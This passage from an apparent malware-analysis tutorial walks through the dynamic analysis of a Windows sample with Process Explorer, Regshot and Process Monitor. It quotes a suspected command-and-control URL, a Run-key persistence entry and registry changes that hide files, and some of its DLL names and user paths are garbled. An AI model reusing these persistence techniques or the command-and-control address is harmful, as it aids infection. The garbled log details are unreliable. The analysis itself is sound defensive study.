



Figure 29. Keep new processes running while malware is shut down


Then for further analysis of the processes we right-click on them and select Properties. We notice that we can see various information such as image location, security context, performance data, list of threads, TCP/IP connections, strings list. In our case we will analyze the win32.exe.



*Figure 30. Process properties window*

We see that the child process is stored in the %LOCALAPPDATA%\Temp (C:\Users\chris\AppData\Local\Temp) path that is common for malware to store the files it creates.

Then we select the strings and see the strings that are in its memory



*Figure 31. List of strings found in process memory*

It is noteworthy that the strings present in memory differ from those present in the image. Many of them show us some of the functions of malware

Below are some such examples.

```
GetDC
GetClipboardData
GetClassNameA
FindWindowExA
IsWindow
ExitWindowsEx
GetWindowThreadProcessId
EmptyClipboard
SendMessageTimeoutA
SetForegroundWindow
SetWindowTextA
OpenClipboard
PostMessageA
EnumChildWindows
IsClipboardFormatAvailable
```

*Figure 32. Windows function names used by the malware*

The malware enters this list during its execution. These functions were neither present in the image import table nor in the strings found in the image file.

```
perscr.com
http://perscr.com/rz/mn.php?ver=H1
im/pst.php
rz/report.php
Mozilla/4.0 (SPGK)
```

*Figure 33. Suspicious url*

It is a suspicious URL with some PHP files and a widely known user-agent string. This shows us that the malware is likely using http connections and may be an address of the C&C server.

Below we have some images from a separate group of strings. Their role is not clear at this point in the analysis but may be useful at a later stage.



continue shopping  
download  
submit  
click here  
sign in  
register  
log in  
start  
check out  
cart  
\drivers\etc\hosts  
.exe

*Figure 34. Suspicious strings and hosts files.*

7search.com  
CHERR\_  
LURL  
LC%d-  
LN%d-  
CURL  
testovaya hren  
fraud  
cheat  
img.php?  
%d\_%d  
NOIE\_  
USEIE\_  
BODY\_  
text=  
&url=  
POST  
%d\_%d\_%d  
%IX.ttp  
Arial  
%IX.png  
POST

*Figure 35. Additional suspicious files*

## 5.2 Compare snapshots with regshot

After completing the 2nd shot in Regshot we click on Compare to see the changes made to the system files between the 1st and 2nd shot. As a result, a notepad will appear with the following sections:

- Keys added (registry)
- Values deleted (registry)
- Values added (registry)
- Values modified (registry)
- Files added (file system)
- Files deleted (file system)
- Files [attributes?] modified (file system)

It is important to remember that Regshot uses specific functions to detect changes in the system. Therefore, if the malware modifies these features, some changes may not be recognized. In most cases this is used to hide the malware's files from the user.

In Values adds we see that the malware obscures by putting the value

*hsfio38fiosfh398rfisjhkdsfd* "C:\Users\chris\AppData\Local\Temp\win32.exe" in

**HKU\S-1-5-21- 606041777-3127973734-2451401058-**

**1001\Software\Microsoft\Windows\CurrentVersion\Run\**. This is a known mechanism that allows malware to run after every reboot.

In the Values modified section we see that the malware changed the value of Hidden and HiddenFileExt which make the operating system hide known file extensions and disable hidden files.

```
-----  
Values modified: 19  
-----
```

```
HKU\S-1-5-21-606041777-3127973734-2451401058-  
1001\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden:  
0x00000001  
HKU\S-1-5-21-606041777-3127973734-2451401058-  
1001\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden:  
0x00000000  
HKU\S-1-5-21-606041777-3127973734-2451401058-  
1001\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt:  
0x00000000  
HKU\S-1-5-21-606041777-3127973734-2451401058-  
1001\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt:  
0x00000001  
...
```

In the files added we see that the malware added 4 executable files, namely ending in .exe and one file ending in .tmp

```
-----  
Files added: 10  
-----
```

```
C:\Users\ENISA\AppData\Local\Temp\win32.exe  
C:\Users\ENISA\AppData\Local\Temp\skaoejiesfjoe.tmp  
C:\Users\ENISA\AppData\Local\Temp\explarer.exe  
C:\Users\ENISA\AppData\Local\Temp\debug.exe  
C:\Users\ENISA\AppData\Local\Temp\sysedit.exe  
C:\Windows\Prefetch\1102231642.EXE-8311975F.pf  
C:\Windows\Prefetch\MDM.EXE-E5C1239F.pf  
C:\Windows\Prefetch\WIN.EXE-FE4EAC67.pf  
C:\Windows\Prefetch\WIN32.EXE-31D65D18.pf  
C:\Windows\Prefetch\WININST.EXE-66A7782D.pf
```


### 5.3 Process Analysis Monitor

The Process Monitor includes the following data:

- Time of day: The time when the recorded event occurred
- Process: The name of the process that produces the event
- PID: The process ID.

- Operation: The API function called (or a short description of the activity, e.g. Process Create).
- Path: The path of a file or registry key
- Result: The success or failure of an operation.
- Details: Details of the operation.

After we stopped the event capture, we save the results for future analysis.



*Figure 36. Saving process monitor results*

Then using the process tree (Tools -> Process Tree...) we find suspicious processes of malware.

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
Explorer.EXE (1916)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	chris-PC\chris	C:\Windows\Expl...	12/1/2020 4:14:2...	n/a
VBoxTray.exe (840)	VirtualBox Guest ...	C:\Windows\Syst...		Oracle Corporation	chris-PC\chris	"C:\Windows\Sys...	12/1/2020 4:14:2...	n/a
FileZilla Server Interface.exe (1696)	FileZilla Server	C:\Program Files\...		FileZilla Project	chris-PC\chris	"C:\Program Files...	12/1/2020 4:14:2...	n/a
Greenshot.exe (1696)	Greenshot	C:\Program Files\...		Greenshot	chris-PC\chris	"C:\Program Files...	12/1/2020 4:14:2...	n/a
Regshot-x86-Unicode.exe (334)	Regshot 1.9.0 x86...	C:\Users\chris\D...		Regshot Team	chris-PC\chris	"C:\Users\chris\D...	12/1/2020 4:25:0...	n/a
procepx.exe (2780)	Sysinternals - ww...	C:\Users\chris\D...		Sysinternals - ww...	chris-PC\chris	"C:\Users\chris\D...	12/1/2020 4:26:1...	n/a
Procmon.exe (4084)	Process Monitor	C:\Users\chris\D...		Sysinternals - ww...	chris-PC\chris	"C:\Users\chris\D...	12/1/2020 4:26:2...	n/a
1102231642.exe (3752)		C:\ANALYSES\sa...			chris-PC\chris	C:\ANALYSES\sa...	12/1/2020 4:31:4...	12/1/2020 4:31:4...
gd32.exe (2616)		C:\Users\chris\Ap...			chris-PC\chris	C:\Users\chris\Ap...	12/1/2020 4:31:4...	n/a
system.exe (2600)		C:\Users\chris\Ap...			chris-PC\chris	C:\Users\chris\Ap...	12/1/2020 4:31:4...	n/a
win32.exe (2784)		C:\Users\chris\Ap...			chris-PC\chris	C:\Users\chris\Ap...	12/1/2020 4:31:4...	n/a
csrss.exe (2036)		C:\Users\chris\Ap...			chris-PC\chris	C:\Users\chris\Ap...	12/1/2020 4:31:4...	n/a
drweb.exe (2228)		C:\Users\chris\Ap...			chris-PC\chris	C:\Users\chris\Ap...	12/1/2020 4:31:4...	n/a
System (4)	System				NT AUTHORITY\...		12/2/2020 2:12:1...	n/a
smss.exe (248)	Windows Session ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	\SystemRoot\Syst...	12/2/2020 2:12:1...	n/a
csrss.exe (324)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\s...	12/2/2020 2:12:1...	n/a
wininit.exe (372)	Windows Start-Up ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	wininit.exe	12/2/2020 2:12:2...	n/a
services.exe (468)	Services and Cont...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	12/2/2020 2:12:2...	n/a
svchost.exe (692)	Host Process for ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	12/1/2020 4:12:2...	n/a
svchost.exe (752)	Host Process for ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	12/1/2020 4:12:2...	n/a
AUDIOJG.EXE (1416)	Windows Audio D...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	12/1/2020 4:21:4...	n/a
svchost.exe (844)	Host Process for ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\Syst...	12/1/2020 4:12:2...	n/a
Dwm.exe (264)	Desktop Window ...	C:\Windows\syst...		Microsoft Corporat...	chris-PC\chris	"C:\Windows\syst...	12/1/2020 4:14:2...	n/a
	Host Process for ...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	C:\Windows\syst...	12/1/2020 4:12:2...	n/a

Description:  
 Company:  
 Path: C:\ANALYSES\sample\1102231642.exe  
 Command: "C:\ANALYSES\sample\1102231642.exe"  
 User: chris-PC\chris

*Figure 37. Finding malware processes through the Process Tree*

Analyzing Life Time, we observe that the malware started first, created its "childish" processes and stopped. We right-click on any malware process and select Add process to include filter. This displays only events related to the selected process.


Time	Process Name	PID	Operation	Path	Result	Detail
4:31:4...	win32.exe	2784	Process Start		SUCCESS	Parent PID: 3752...
4:31:4...	win32.exe	2784	Thread Create		SUCCESS	Thread ID: 3852
4:31:4...	win32.exe	2784	Load Image	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Image Base: 0x400...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\ntldr.dll	SUCCESS	Image Base: 0x77b...
4:31:4...	win32.exe	2784	CreateFile	C:\Windows\Prefetch\WIN32.EXE-FD4...	NAME NOT FOUND	Desired Access: G...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
4:31:4...	win32.exe	2784	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: R...
4:31:4...	win32.exe	2784	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
4:31:4...	win32.exe	2784	CreateFile	C:\ANALYSES\sample	SUCCESS	Desired Access: E...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x761...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\kernelbase.dll	SUCCESS	Image Base: 0x75e...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
4:31:4...	win32.exe	2784	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: R...
4:31:4...	win32.exe	2784	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_DWIO...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\Software\Policies\Microsoft\Win...	SUCCESS	Desired Access: Q...
4:31:4...	win32.exe	2784	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...	NAME NOT FOUND	Desired Access: Q...
4:31:4...	win32.exe	2784	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\...	SUCCESS	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKCU\Software\Policies\Microsoft\Win...	NAME NOT FOUND	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
4:31:4...	win32.exe	2784	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0x763...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\gd32.dll	SUCCESS	Image Base: 0x77c...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\lpk.dll	SUCCESS	Image Base: 0x77c...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\usp10.dll	SUCCESS	Image Base: 0x779...
4:31:4...	win32.exe	2784	Load Image	C:\Windows\System32\mevcard.dll	SUCCESS	Image Base: 0x773...
4:31:4...	win32.exe	2784	RegOpenKey	HKLM\System\Software\Microsoft\Windows\...	SUCCESS	Desired Access: Q...

Showing 248 of 63,927 events (0.38%) Backed by virtual memory

*Figure 38. Show the events of a particular process*

## 5.4 Filtering in process monitor

Due to the large amount of information, it is a good idea to limit it to what is absolutely necessary. This can be done by selecting the Filter and then the Highlighting where we put the following: Process Create, WriteFile and Process Start. After the image is made, it will be as follows.




Time	Process Name	PID	Operation	Path	Result	Detail
4:31.4...	1102231642.exe	3752	SetBasicInfor...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Creation Time: 0, L...
4:31.4...	1102231642.exe	3752	CloseFile	C:\ANALYSES\sample\1102231642.exe	SUCCESS	
4:31.4...	1102231642.exe	3752	CloseFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	
4:31.4...	1102231642.exe	3752	CreateFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Desired Access: G...
4:31.4...	1102231642.exe	3752	QueryStandardl...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	AllocationSize: 24...
4:31.4...	1102231642.exe	3752	WriteFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Offset: 20,784, Len...
4:31.4...	1102231642.exe	3752	CloseFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	
4:31.4...	1102231642.exe	3752	CreateFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Desired Access: W...
4:31.4...	1102231642.exe	3752	SetBasicInfor...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Creation Time: 0, L...
4:31.4...	1102231642.exe	3752	CloseFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	
4:31.4...	1102231642.exe	3752	CreateFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Desired Access: R...
4:31.4...	1102231642.exe	3752	QueryBasicInfor...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Creation Time: 12/1...
4:31.4...	1102231642.exe	3752	CloseFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	
4:31.4...	1102231642.exe	3752	CreateFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Desired Access: R...
4:31.4...	1102231642.exe	3752	QueryBasicInfor...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Creation Time: 12/1...
4:31.4...	1102231642.exe	3752	CloseFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	
4:31.4...	1102231642.exe	3752	CreateFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Desired Access: R...
4:31.4...	1102231642.exe	3752	WriteFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Offset: 0, Length: 2...
4:31.4...	1102231642.exe	3752	SetEndOfFileInf...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	EndOfFile: 20,788
4:31.4...	1102231642.exe	3752	CreateFileMapp...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	SyncType: SyncTy...
4:31.4...	1102231642.exe	3752	CreateFileMapp...	C:\Users\chris\AppData\Local\Temp\...	FILE LOCKED WI...	SyncType: SyncTy...
4:31.4...	1102231642.exe	3752	QueryStandardl...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	AllocationSize: 24...
4:31.4...	1102231642.exe	3752	CreateFileMapp...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	SyncType: SyncTy...
4:31.4...	1102231642.exe	3752	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
4:31.4...	1102231642.exe	3752	QuerySecurityFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Information: Label
4:31.4...	1102231642.exe	3752	QueryNameInfo...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Name: \Users\chri...
4:31.4...	1102231642.exe	3752	Process Create	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	PID: 2784, Comma...
4:31.4...	1102231642.exe	2784	Process Start		SUCCESS	Parent PID: 3752, ...
4:31.4...	1102231642.exe	2784	Thread Create		SUCCESS	Thread ID: 3352
4:31.4...	1102231642.exe	3752	QuerySecurityFile	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Information: Owner...
4:31.4...	1102231642.exe	3752	QueryBasicInfor...	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Creation Time: 12/1...
4:31.4...	1102231642.exe	3752	Load Image	C:\Users\chris\AppData\Local\Temp\...	SUCCESS	Image Base: 0x115...
4:31.4...	1102231642.exe	3752	CreateFile	C:\Windows\AppPatch\sysmain.sdb	SUCCESS	Desired Access: G...
4:31.4...	1102231642.exe	3752	QueryStandardl...	C:\Windows\AppPatch\sysmain.sdb	SUCCESS	AllocationSize: 4,0...

Figure 39. Process monitor highlight

Following the filtering we can see that the malware is not responsible for processing the values of the system. This is the first process created by it that is installed in HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ and creates the .tmp file in %LOCALAPPDATA%

In general, the highlight is useful for analyzing the main events without affecting the rest. For example, to check which event created a process, we highlight Process Create and then analyze the events that result from it. On the other hand, using filtering is useful when we need to focus only on a specific group.

Double-clicking each event will display additional information. We double click on the Writefile of the 1102231642.exe process and go to Stack.



*Figure 40. Stack view in Process window*

At this point we can see the call stack of the process at the time it was done. In this case, the event was a result of the CopyFileA function, which was called by the main malware. Useful information is also the address to which the call was made *0x404d7a*. this address can be used in future more in-depth analysis to identify where executable files were copied

Then we see the Cross Reference Summary (Tools -> Cross Reference Summary...) which shows us which files and "keys" have been written or read and by which process.

Cross Reference Summary

Paths that are written and read between differing processes:

Path	Writers	Readers
C:\Users\ENISA\AppData\Local\Temp\iexplorer.exe	1102231642.exe	1102231642.exe, iexplorer.exe
C:\Users\ENISA\AppData\Local\Temp\login.exe	1102231642.exe	1102231642.exe, login.exe
C:\Users\ENISA\AppData\Local\Temp\notepad.exe	1102231642.exe	1102231642.exe, notepad.exe
C:\Users\ENISA\AppData\Local\Temp\akaioejefjoe.tmp	login.exe	iexplorer.exe, notepad.exe, taskmgr.exe, wininst.exe
